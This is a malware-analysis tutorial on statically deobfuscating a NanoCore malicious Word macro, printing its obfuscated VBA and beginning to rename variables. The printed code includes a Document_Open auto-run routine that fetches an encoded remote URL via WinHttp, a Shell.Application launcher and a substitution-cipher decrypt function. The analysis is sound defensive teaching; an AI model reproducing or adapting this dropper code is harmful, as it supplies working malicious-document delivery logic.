Dealing with Obfuscated Macros, Statically – NanoCore

zero2auto.com/2020/06/07/dealing-with-obfuscated-macros

0verfl0wz2a June 7, 2020


Author: Zero2Automated Course Team (Theory from courses.zero2auto.com)

When analyzing Maldocs, you will mostly be dealing with obfuscated macros, and until a new vulnerability (or "*feature*") is discovered and exploited, that is unlikely to change. Therefore, it's quite important to know how to analyze these macros, both statically, and dynamically. Dynamic analysis is by far the easiest, as it means you can avoid the eye-watering levels of obfuscation malware authors put into their macros, but it does mean you need to a) have the resources to detonate it safely, and b) hope there is no anti-analysis in it.

When it comes to neglecting static analysis, a lot of information is missed out, such as possible commonalities in the scripts, as well as techniques used by the threat actors; both common and uncommon. This information can be quite crucial for Threat Intel, as it allows you to attribute functionality and design to different threat groups, say for example one of the many pushing ISFB. Being able to understand commonalities in macros also allows you to implement auto-IOC extractors, meaning you can point a script at a Maldoc, have it extract the payload URL, immediately download that payload, and so on – assuming they use the same code obfuscator using the same tricks.


Aside from that, you get to pick up some neat VBA tricks too, that, while not very useful as an analyst, if you were to transition over to an offensive position, you would have a great idea of how to emulate malicious threat actors, increasing your effectiveness.

So, enough with the intro, let's take a look at how best to reverse engineer obfuscated macros, statically. To do this, I will be reversing a malicious Nanocore document.



```
Function ZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDC()
 Set YIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDU = CreateObject("WScript.Shell")
    ZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDC =
    YIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDU.SpecialFolders("Templates")
End Function

Sub RSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZET(
GYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEB)
   Dim CBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETE As Object
   Set CBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETE = CreateObject("Shell.Application")
  HLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQO =
  GYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEB
   CBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETE.Open (
   HLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQO)
End Sub



Public Function Decrypt(OOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYDDCFXTXMTSBDEZMTQIYBKYBINXFXRFQPEUDVXLXEBKITFRNLQZHRLQCZOPFPSVQHLLKNYCGUCBJL As String) As String

MIUCYQHJSHJQOGNZZNRXMVLXGTGMJSKUNSVTYIPSTYKHWWNQZEYOMMMOHKOWJJRMNJVKZYPKUPLRWOOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYD = "abcdefghijklmnopqrstuvwxyz"
DCFXTXMTSBDEZMTQIYBKYBINXFXRFQPEUDVXLXEBKITFRNLQZHRLQCZOPFPSVQHLLKNYCGUCBJLMIUCYQHJSHJQOGNZZNRXMVLXGTGMJSKUNSVTYIPSTYKHWWNQZEYOMMMOHKOWJJRMNJVKZYPKUPLRWOOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWU = "zebrascdfghijklmnopqtuvwxy"
UUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYDDCFXTXMTSBDEZMTQIYBKYBINXFXRFQPEUDVXLXEBKITFRNLQZHRLQCZOPFPSVQHLLKNYCGUCBJLMIUCYQHJSHJQOGNZZNRXMVLXGTGMJSKUNSKINWEHINYWLMCFPS = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
NEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWI = "ZEBRASCDFGHIJKLMNOPQTUVWXY"

Dim TGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDER           As Long
Dim LKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOU           As Long
Dim JSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCG      As String
Dim SOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJ       As String

If OOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYDDCFXTXMTSBDEZMTQIYBKYBINXFXRFQPEUDVXLXEBKITFRNLQZHRLQCZOPFPSVQHLLKNYCGUCBJL & "" = "" Then Exit Function


For TGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDER = 1 To Len(
OOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYDDCFXTXMTSBDEZMTQIYBKYBINXFXRFQPEUDVXLXEBKITFRNLQZHRLQCZOPFPSVQHLLKNYCGUCBJL)
    JSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCG =
    JSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCG & Chr(Asc(Mid(
    OOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYDDCFXTXMTSBDEZMTQIYBKYBINXFXRFQPEUDVXLXEBKITFRNLQZHRLQCZOPFPSVQHLLKNYCGUCBJL,
    TGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDER, 1)) - 13)
Next


For TGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDER = 1 To Len(
JSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCG)

    SOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJ = Mid(
    JSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDERLKHQOZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCG,
    TGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJKGSHWOMHRMIOTLLFXLWDKBJDER, 1)

    Select Case Asc(SOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQVHXMTKNWBVLJJJLEZETGYHJ)
```

There are a few different methods that macros use to execute without the user specifically calling them – these methods are the **auto_*()** and **Document_*()** functions, such as **auto_open()** and **Document_Close()**, which as you may have guessed, execute upon document open, and document close. These are the first things you should look for when dealing with malicious documents, as they are the first functions to execute, meaning you can follow execution a lot easier.




```
Private Sub Document_Open()
Dim HKOWJJRMNJVKZYPKUPLRWOOIIVZGTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVM

GTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYD
ZLXBYEGNXYDIGUCLVFDXNRRRTMIMBIHPRSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZB
Decrypt("ifd]_d;n„n")
Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
objWinHttp.Open "GET", Decrypt("q~~zG<<†n…~sx…‡ps}‡r<0x81>x;oyw<„o~;n„n"), False
objWinHttp.send ""
XHVXFDUCOOCGMBKZMUIUBXHYKCHKINWEHINYWLMCFPSNEBCBDVYDLYXGBCXKYONEYJEZGLDDWWKOUJSIUDJDCYIHRKPSQVFFPQ
GTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYD
RSOBIFWOPZNPWCMTNGTFESJRKMZMSPYWITGCZGOVGZFQODETEHLFVZZYCNQUJQPXZBWJQNFVXHVXFDUCOOCGMBKZMUIUBXHYKC
GTETGOUONKTRDVBECHPQBCGSJXFVYIMHWUUUWPLPERKSUVRESIZXSDXSZFWWQJWIOVMUNPDWVSCZLWJLKPRYJKOTRGNWHQOIYD
End Sub
```

Once you have identified and located the "entry point" function, your next task is to identify the obfuscation used. The difficulty of this depends on how much effort the attackers put into it – if their entire payload is stored inside the macros, you better believe they will put as much obfuscation into it as possible (such as the MuddyWater APT), but in the case of Nanocore, they only need it to download their payload, so the obfuscation is fairly easy to recognize. In this case, the obfuscation is just junk string and function names added to the macros, and so the best thing to do here is to rename everything you see (CTRL+F in Sublime


Text, and then "Find All" to edit every instance). Now you've identified the obfuscation/what exactly is obfuscated and what isn't, you can go about removing those specific strings, either manually, or automatically using Regex and something like Python.

In cases where you have values that look like they're possibly important, I recommend using a brilliant tool: **CTRL+F** – most of the time, obfuscators will add a line of junk code, and then never reference that line again. Therefore, if there is only one mention to a variable inside of a macro, there is a high probability that it is just junk.




```
Public Function Decrypt(arg_1 As String) As String

abc_lower = "abcdefghijklmnopqrstuvwxyz"
zebra_lower = "zebrascdfghijklmnopqtuvwxy"
abc_upper = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
zebra_upper = "ZEBRASCDFGHIJKLMNOPQTUVWXY"

Dim long_val_1           As Long
Dim long_val_2           As Long
Dim string_val_1      As String
Dim string_val_2       As String

If arg_1 & "" = "" Then Exit Function


For long_val_1 = 1 To Len(arg_1)
    string_val_1 = string_val_1 & Chr(Asc(Mid(arg_1, long_val_1, 1)) - 13)
Next


For long_val_1 = 1 To Len(string_val_1)

